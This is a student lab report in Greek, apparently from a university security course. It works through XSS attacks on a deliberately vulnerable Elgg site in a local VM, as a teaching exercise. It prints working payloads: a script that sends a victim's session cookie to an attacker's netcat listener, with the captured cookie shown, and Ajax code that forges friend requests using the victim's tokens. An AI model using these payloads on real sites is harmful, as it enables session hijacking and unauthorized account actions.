



ΠΑΝΕΠΙΣΤΗΜΙΟ
ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ
UNIVERSITY OF WEST ATTICA

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ (Εργαστήριο)

XSS Attack

ΑΣΦ03 - Εργασία 4 (XSS Attack)
Χρήση της XSS για την δημιουργία
Worm σε web εφαρμογή, καθώς και τα
αντίμετρα προστασίας.

Παπαντωνάκης Σταυρός ΑΜ:cse45227
22/5/2020

XSS Attack

Πρόσβαση, Τροποποίηση Δεδομένων, Αντίμετρα

Παπαντωνάκης Σταύρος
CSE45227

Αναφορά τετάρτου εργαστηριού ασφάλειας
ΑΣΦ03



Τμήμα Μηχανικών Πληροφορικής και Υπολογιστών
Πανεπιστήμιο Δυτικής Αττικής
Αθηνά
21/05/2020

Copyright ©2020 Παπαντώνακης Σταύρος
Το Παρόν Έργο παρέχεται υπό τους όρους της Άδειας:



Αναφορά Δημιουργού-Μη Εμπορική Χρήση-Παρόμοια Διανομή 4.0 Διεθνής

Το πλήρες κείμενο αυτής της άδειας είναι διαθέσιμο εδώ:
<http://creativecommons.org/licenses/by-nc-sa/4.0/>

Είστε ελεύθερος να:

Διαμοιραστείτε – να αντιγράψετε και αναδιανείμετε το υλικό με οποιοδήποτε μέσο και μορφή.

Προσαρμόσετε – να αναμείξετε, μετασχηματίσετε και να επεκτείνετε το υλικό.

Ο αδειοδότης δεν μπορεί να σας αφαιρέσει αυτές τις ελευθερίες όσο ακολουθείτε τους όρους παρούσας άδειας.

Τύπο τους ακόλουθους όρους:



Αναφορά Δημιουργού – Θα πρέπει να αναφέρετε τον δημιουργό του έργου, να παρέχετε σύνδεσμο προς αυτή την άδεια, και να υποδείξετε τυχόν αλλαγές. Μπορείτε να το κάνετε με οποιοδήποτε εύλογο μέσο, αλλά όχι με τρόπο που να υπονοεί ότι ο αδειοδότης επικροτεί εσάς ή τη χρήση του έργου από εσάς.



Μη Εμπορική Χρήση – Δεν μπορείτε να χρησιμοποιήσετε το υλικό για εμπορικούς σκοπούς.



Παρόμοια Διανομή – Αν αναμείξετε, μετασχηματίσετε ή επεκτείνετε το υλικό, θα πρέπει να διανείμετε τις αλλαγές σας υπό την ίδια άδεια με το πρωτότυπο έργο.

Όχι επιπλέον περιορισμοί – Δεν μπορείτε να εφαρμόσετε νομικούς όρους ή τεχνικά μέσα που να περιορίζουν νομικά τους άλλους για πράξουν σύμφωνα με τις ελευθερίες αυτής της άδειας.

Σημειώσεις:

Δεν χρειάζεται να ακολουθήσετε την άδεια για τμήματα του υλικού που θεωρούνται δημόσια γνώση (public domain) ή όπου η χρήση τους επιτρέπεται εξαιτίας μιας εξαίρεσης ή περιορισμού.

Δεν δίνονται εγγυήσεις. Η άδεια ίσως να μη σας δίνει όλα τα δικαιώματα για την επιδιωκόμενη χρήση. Για παράδειγμα, επιπλέον δικαιώματα όπως δημοσιότητα, ιδιωτικότητα, ή ηθικά δικαιώματα μπορεί να επιβάλλουν περιορισμούς στη χρήση του υλικού.

Το παρόν έργο στοιχειοθετήθηκε σε X_{PLAT}EX. Ο πηγαίος κώδικας του είναι διαθέσιμος στην παρακάτω τοποθεσία:

<https://github.com/lardianos/Security>

Περιεχόμενα

1 Εμφάνιση μηνύματος ειδοποίησης (alert)	5
2 Εμφάνιση μηνύματος με τα Session Cookies	11
3 Κλοπή cookies από το μηχάνημα του θύματος	13
4 Πώς γίνεστε φίλοι του θύματος	15
5 Τροποποιώντας το προφίλ του θύματος	19
6 Αυτό-πολλαπλασιαζόμενο XSS worm	24
7 Αντίμετρα	33

Εισαγωγή

Το **scripting** μεταξύ ιστοτόπων (Cross-Site scripting ή XSS) είναι ένας τύπος ευπάθειας που συναντάται συνήθως στις web εφαρμογές. Αυτή η ευπάθεια επιτρέπει στους εισβολείς να εκτελούν κακόβουλο κώδικα (π.χ. προγράμματα σε JavaScript) στον browser του θύματος. Χρησιμοποιώντας αυτόν τον κακόβουλο κώδικα, οι επιτιθέμενοι μπορούν να κλέψουν τα διαπιστευτήρια ενός θύματος, όπως τα **session cookies**. Οι πολιτικές ελέγχου πρόσβασης που χρησιμοποιούν οι browsers για την προστασία αυτών των διαπιστευτήριων μπορούν να παρακάμπτονται εκμεταλλευόμενες τις ευπάθειες XSS. Οι ευπάθειες αυτού του είδους μπορούν δυνητικά να οδηγήσουν σε επιθέσεις μεγάλης κλίμακας.

Για να κατανοήσουμε καλύτερα τι μπορούν να κάνουν οι επιτιθέμενοι εκμεταλλευόμενοι τις ευπάθειες XSS, έχει δημιουργηθεί μια web εφαρμογή που ονομάζεται **Elgg** (στην προκατασκευασμένη εικονική μηχανή Ubuntu 16.04). Το Elgg είναι μια πολύ δημοφιλής εφαρμογή ανοικτού κώδικα για δημιουργία κοινωνικών δικτύων και έχει εφαρμόσει μια σειρά αντιμέτρων για την αντιμετώπιση της απειλής XSS. Για να καταδείξουμε πώς λειτουργούν οι επιθέσεις XSS, έχουμε απενεργοποιήσει αυτά τα αντίμετρα στον κώδικα της εφαρμογής, καθιστώντας εκ προθέσεως το Elgg ευάλωτο σε επιθέσεις XSS. Χωρίς τα αντίμετρα, οι χρήστες μπορούν να δημοσιεύσουν οποιοδήποτε αυθαίρετο μήνυμα, συμπεριλαμβανομένων των προγραμμάτων JavaScript, στα προφίλ τους.

Σε αυτό το εργαστήριο, οι φοιτητές πρέπει να αξιοποιήσουν αυτήν την ευπάθεια για να ξεκινήσουν μια επίθεση XSS στο τροποποιημένο Elgg, με τρόπο παρόμοιο με αυτόν που έκανε ο **Samy Kamkar** στο MySpace το 2005, μέσω του περιβόητου **Samy worm3**. Ο απώτερος στόχος αυτής της επίθεσης είναι η διάδοση ενός XSS worm μεταξύ των χρηστών, έτσι ώστε όποιος βλέπει ένα μολυσμένο προφίλ χρήστη να μολύνεται και ο ίδιος. Η ενέργεια που εκτελεί ο κακόβουλος κώδικας είναι να μεταβάλει το προφίλ του θύματος και να προσθέτει τον επιτιθέμενο στη λίστα φίλων του. Αυτό το εργαστήριο καλύπτει τα ακόλουθα θέματα:

- Cross-Site Scripting attack
- XSS worm and self-propagation
- Session cookies
- HTTP GET and POST requests
- JavaScript and Ajax

Χρισημα links:

- 1 XSS <http://projects.webappsec.org/w/page/13246920/Cross%20Site%20Scripting>
- 2 Elgg <https://elgg.org>
- 3 Sumy worm [https://en.wikipedia.org/wiki/Samy_\(computer_worm\)](https://en.wikipedia.org/wiki/Samy_(computer_worm))

Δραστηριότητες εργαστηρίου

Σε αυτό το εργαστήριο, πρέπει να γραφτεί κώδικας JavaScript ο οποίος να μπορεί να στέλνει κατάλληλα αιτήματα HTTP (HTTP Requests) εξ ονόματος του θύματος. Προκειμένου να κατασκευάσουμε έγκυρα αιτήματα, θα πρέπει πρώτα να καταγράψουμε και να αναλύσουμε τη δομή των HTTP Requests που παράγει η εφαρμογή Elgg για τις διάφορες ενέργειες που υποστηρίζει (όπως π.χ. κατά την προσθήκη ενός φίλου, κατά την ενημέρωση των στοιχείων ενός χρήστη κ.λπ.).

Αυτό μπορεί να γίνει με χρήση κατάλληλων addons του Firefox, όπως το **HTTP Header Live4**. Πριν αρχίσετε να εργάζεστε σε αυτή την εργαστηριακή άσκηση, θα πρέπει να εξοικειωθείτε με αυτό το εργαλείο. Οδηγίες για τη χρήση αυτού του εργαλείου δίνονται στο Παράρτημα.

1 Εμφάνιση μηνύματος ειδοποίησης (alert)

Απάντηση:

Για να το πετύχουμε αυτό μπορούμε να πάμε στο Edit Profile του χρήστη Samy και να γράψουμε τον αντίστοιχο κώδικα javascript στο πεδίο brief description.

```
<script>alert('You are hacked!');</script>
```

The screenshot shows a web browser window titled "Edit profile: XSS Lab Site". The URL is "www.xsslabelgg.com/profile/samy/edit". The main content area is titled "XSS Lab Site" and contains a "Edit profile" form. The "Display name" field has "Samy" entered. The "About me" section contains a rich text editor with various buttons like B, I, U, T_x, S, etc. Below it is a dropdown menu set to "Public". The "Brief description" field contains the script "<script>alert('You are hacked!');</script>". To the right, there's a sidebar with links for "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications". A success message "Your profile was successfully saved." is visible at the top right of the sidebar.

Μόλις κάνουμε save παρατηρούμε το ότι η εντολή alert εκτελείται και μας εμφανίζει το αντιστοιχώ μήνυμα.

The screenshot shows a web browser window titled "Samy : XSS Lab Site". The URL is "www.xsslabelgg.com/profile/samy". The main content area is titled "XSS Lab Site". On the left, there's a sidebar with "Edit profile", "Edit avatar", "Blogs", "Bookmarks", "Files", and "Pages". On the right, there's a user profile for "Samy" showing a brief description of "You are hacked!". A modal dialog box is open with the message "You are hacked!" and an "OK" button. A success message "Your profile was successfully saved." is visible at the top right of the sidebar.

Συνδεόμαστε στο προφίλ τις Alice.

The screenshot shows a web browser window with the title 'All Site Activity: XSS Lab'. The address bar contains 'www.xsslabelgg.com/activity'. The main content area is titled 'XSS Lab Site' and 'All Site Activity'. It features a search bar and a sidebar for a user named 'Alice' with options like 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire posts'. A message at the bottom of the main content area reads 'Powered by Elgg'.

Επιλέγουμε More>> Members, και επιλέγουμε το προφίλ του Samy. Παρατηρούμε ότι η alert εκτελείται κανονικά και όταν η Alice βλέπει το προφίλ του Samy.

The screenshot shows a web browser window with the title 'www.xsslabelgg.com/profile/samy'. The main content area is titled 'XSS Lab Site' and shows a profile for 'Samy'. A modal dialog box is displayed with the message 'You are hacked!' and an 'OK' button. The sidebar on the left shows a profile picture and an 'Add friend' button.

Αν θέλαμε να τρέξουμε μεγαλύτερο κώδικα οπού δεν χωρούσε στο brief description η σε κάποιο άλλο πιθανό πεδίο θα μπορούσαμε να καλέσουμε ένα αρχείο javascript που είναι ανεβασμένο σε κάποιον Server.

Για το δικό μας παράδειγμα μπορούμε να δημιουργήσουμε ένα Site που θα προσομοιώνει την λειτουργιά του server που περιεχεί τα κακόβουλα προγράμματα javascript έτσι ώστε να μπορούμε να τα καλούμε μέσα από το ευπαθές site.

Αρχικά δημιουργούμε έναν κατάλογο στο path /var/www.

A screenshot of a terminal window. The title bar says "Terminal". The command line shows the path "seed > VM > /var/www >" followed by the command "sudo mkdir hackerman". The terminal is dark-themed.

μέσα δημιουργούμε ένα αρχείο .js στο οποίο γράφουμε τον κακόβουλο κώδικα.

A screenshot of a terminal window. The title bar says "Terminal". The command line shows the path "seed > VM > /var/www > File: alerthack.js". The file content is displayed as "alert('You are hacked!');". The terminal is dark-themed.

αυτός ο φάκελος βρίσκεται τοπικά στον υπολογιστή μας, επόμενος για να τον κάνουμε εμφανές από τον apache πάμε στον κατάλογο /etc/apache2/sites-available/

A screenshot of a terminal window. The title bar says "Terminal". The command line shows the path "seed > VM > /var/www > cd /etc/apache2/". Inside, it lists "cd sites-available" and "ls" command results. Then, it shows "cd sites-available/" and "ls" command results for "000-default.conf" and "default-ssl.conf". The terminal is dark-themed.

και στο αρχείο 000-default.conf προσθέτουμε μια νέα έγγραφη στο τέλος με το domain που θέλουμε και το που βρίσκεται μέσα στο server τα αρχεία του site.

```
<VirtualHost *:80>
    ServerName http://www.seedlabclickjacking.com
    DocumentRoot /var/www/seedlabclickjacking
</VirtualHost>

<VirtualHost *:80>
    ServerName http://www.hackerman.com
    DocumentRoot /var/www/hackerman
</VirtualHost>
```


Επειδή το domain που χρησιμοποιήσαμε δεν είναι δεσμευμένο από κάποια υπηρεσία domain και ούτε υπάρχει αντιστοιχία από κάποιον dns, πάμε στο αρχείο /etc/hosts και προσθέτουμε μια εγγραφή στο τέλος του, με το domain μας και την localhost ip έτσι ώστε όταν καλούμε το συγκεκριμένο domain από τον browser να μας οδηγεί στον τοπικό apache

```
127.0.0.1      localhost
127.0.1.1      VM

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1      User
127.0.0.1      Attacker
127.0.0.1      Server
127.0.0.1      www.SeedLabSQLInjection.com
127.0.0.1      www.xsslabelgg.com
127.0.0.1      www.csrflabelgg.com
127.0.0.1      www.csrflabattacker.com
127.0.0.1      www.repackagingattacklab.com
127.0.0.1      www.seedlabclickjacking.com
127.0.0.1      www.hackerman.com
```

Τέλος στο πεδίο brief description αντικαθιστούμε τον κώδικα με των παρακάτω


```
<script type="text/javascript"
src="http://www.hackerman.com/alerthack.js">
</script>
```



2 Εμφάνιση μηνύματος με τα Session Cookies

Απάντηση:

Για το δεύτερο πείραμα ακολουθούμε την ίδια διαδικασία με το προηγούμενο. δημιουργούμε ένα αρχείο .js.




The screenshot shows a desktop environment with a file manager window and a terminal window. The file manager window has a dark theme and shows two files: 'alerthack.js' and 'cookieshack.js'. The terminal window is titled 'seed' and shows the following command history:

```

seed > VM > /var/www/hackerman > sudo touch cookieshack.js
seed > VM > /var/www/hackerman > ls -l
total 4
-rw-r--r-- 1 root root 26 May 22 10:19 alerthack.js
-rw-r--r-- 1 root root 0 May 23 04:40 cookieshack.js
seed > VM > /var/www/hackerman >

```

Το ανοίγουμε και γράφουμε μέσα τον κακόβουλο κώδικα.



The screenshot shows a terminal window with the title 'seed:/var/www/hackerman'. It is running the 'nano' text editor with version 2.5.3. The file being edited is 'cookieshack.js'. The content of the file is:

```

alert(document.cookie);

```

στο προφίλ του Samy αλλάζουμε το link για το νέο αρχείο και πατάμε save.

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name
Samy

About me

[Edit HTML](#)

Brief description
<script type="text/javascript" src="http://www.hackerman.com/cookieshack.js"> </script>

Public ▾

Public ▾

Search

Samy

Blogs
Bookmarks
Files
Pages
Wire posts

Edit avatar
[Edit profile](#)

Change your settings
Account statistics

Notifications
Group notifications

Παρατηρούμε ότι μας εμφανίζει το session cookie μας.

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Add widgets

Samy

Brief description

Elgg=nldf03mmtrko59jqk8tbkfthc2

OK

Edit profile
Edit avatar
Blogs
Bookmarks

Συνδέοντας στον χρήστη Alice

The screenshot shows the XSS Lab Site interface. At the top, there's a blue header bar with the site name "XSS Lab Site". Below it is a dark blue navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, and More ». The main content area is titled "All Site Activity" and includes filters for All, Mine, and Friends, along with a "Filter" dropdown set to "Show All". A message "No activity" is displayed. To the right, a sidebar for user Alice lists categories: Blogs, Bookmarks, Files, Pages, and Wire posts. Below the main content, a browser window is shown with the URL "www.xsslalab.com/members". The page title is "XSS Lab Site" and the navigation bar is identical to the one above. The main content is titled "Newest members" and shows a list with "Samy" selected. A modal dialog box is open, containing the text "Elgg=v5jhgrammddvajbh8bi3rmci90" and an "OK" button.

3 Κλοπή cookies από το μηχάνημα του θύματος

Απάντηση:

Αρχικά δημιουργούμε ένα νέο αρχείο.

```

seed:~| seed:/var/www/hackerman 80x24
seed VM /var/www/hackerman sudo touch cookieshack2.js
seed VM /var/www/hackerman ls -l
total 8
-rw-r--r-- 1 root root 26 May 22 10:19 alerthack.js
-rw-r--r-- 1 root root 0 May 23 05:02 cookieshack2.js
-rw-r--r-- 1 root root 24 May 23 04:42 cookieshack.js
seed VM /var/www/hackerman

```

Τρέχουμε ένα ifconfig για να βρούμε την ip του μηχανήματος. Στην συγκεκριμένη περίπτωση είναι το 10.0.2.15, και γράφουμε στο αρχείο των παρακάτω κακόβουλο κώδικα οπού μεσώ ενός tag εικόνας οδηγεί το session cookie του θύματος μας στον server μας.

```

seed:~| seed:/var/www/hackerman 80x24
seed VM ~ ifconfig
enp0s3 Link encap:Ethernet inet addr:10.0.2.15
          inet6 addr: fe80::90e0:67e0:da61/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:7861 errors:0 dropped:0 overruns:0 frame:0
          File: cookieshack2.js
document.write('<img src=http://10.0.2.15:5555?c=' + escape(document.cookie) + '>');

```

Από την πλευρά του server μας, τρέχουμε την εντολή nc -l 5555 -v οπού κάνει listening και περιμένει να του έρθουν τα δεδομένα.

```


seed:~| seed:~ 80x24
seed VM ~ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)

```

μόλις κάνουμε save με το νέο link παρατηρούμε ότι έρχεται το cookie session από τον Samy.

```
seed VM ~ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.15] port 5555 [tcp/*] accepted (family 2, sport 35942)
GET /?c=Elgg%3Dnldf03mmtrko59jqk8tbkfthc2 HTTP/1.1
Host: 10.0.2.15:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```


Συνδεόμαστε από το προφίλ της alice, μόλις το θύμα μπει στο μολυσμένο προφίλ, το cookie session του αποστέλλεται στον server μας.



4 Πώς γίνεστε φίλοι του θύματος

Απάντηση:

Για να το πετύχουμε αυτό θα πρέπει να καταλάβουμε πως ακοιθός λειτουργεί HTTP request που μας προσθέτει σαν φίλους. Αρχικά ανοίγουμε το HTTP Header Live συνδεόμαστε στο fake profile Boby που έχουμε δημιουργήσει και κάνουμε μια δοκιμή προσθέτοντας των χρήστη μας Samy ως φύλο. Παρατηρώντας τα request βρίσκουμε ένα που έχει στον τίτλο του το add friend ανοίγοντας το παρατηρούμε ότι είναι GET Request και μεταφέρει τα δεδομένα μεσά του link.



Το αντιγράφουμε κάπου για να το αναλύσουμε.

```
http://www.xsslabelgg.com/action/friends/add?
friend=47
&_elgg_ts=1590243475
&_elgg_token=Hig1ynb4Sks10KQqyuUvVw
&_elgg_ts=1590243475
&_elgg_token=Hig1ynb4Sks10KQqyuUvVw
```

Παρατηρούμε ότι το request έχει κάποια δεδομένα που επαναλαμβάνονται και κάποια μοναδικά. Για παράδειγμα το friend id είναι σταθερό, για τον Samy και είναι το 47. Επόμενος μπορούμε φτιάξουμε ένα ίδιο GET Request.

Γράφουμε τον παρακάτω κώδικα.

```
seed:/var/www/hackerman
seed:/var/www/hackerman 107x24
GNU nano 2.5.3
File: addfriendhack.js
Add widgets
Friends

window.onload =function() {
  var ts="&_elgg_ts="+elgg.security.token._elgg_ts;
  var token ="&_elgg_token="+elgg.security.token._elgg_token;

  //Construct the HTTP request to add Samy as a friend.
  var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token+ts+token;
  //Create and send Ajax request to add friend
  var Ajax=null;
  Ajax=new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}

Edit avatar
```

Αλλάζουμε το link.

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name
Samy

About me
<script type="text/javascript"
src="http://www.hackerman.com/addfriendhack.js">
</script>

Brief description

Public ▾

Public ▾

Search

Samy

Blogs Bookmarks Files Pages Wire posts

Edit avatar Edit profile Change your settings Account statistics Notifications Group notifications

Συνδεόμαστε στο προφίλ της Alice.

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Add widgets

Alice




Edit profile
Edit avatar

Blogs Bookmarks Files Pages Wire posts


Friends
No friends yet.

Και πατάμε να δούμε το προφίλ του Samy έχοντας ανοιχτώ το HTTP Header Live.



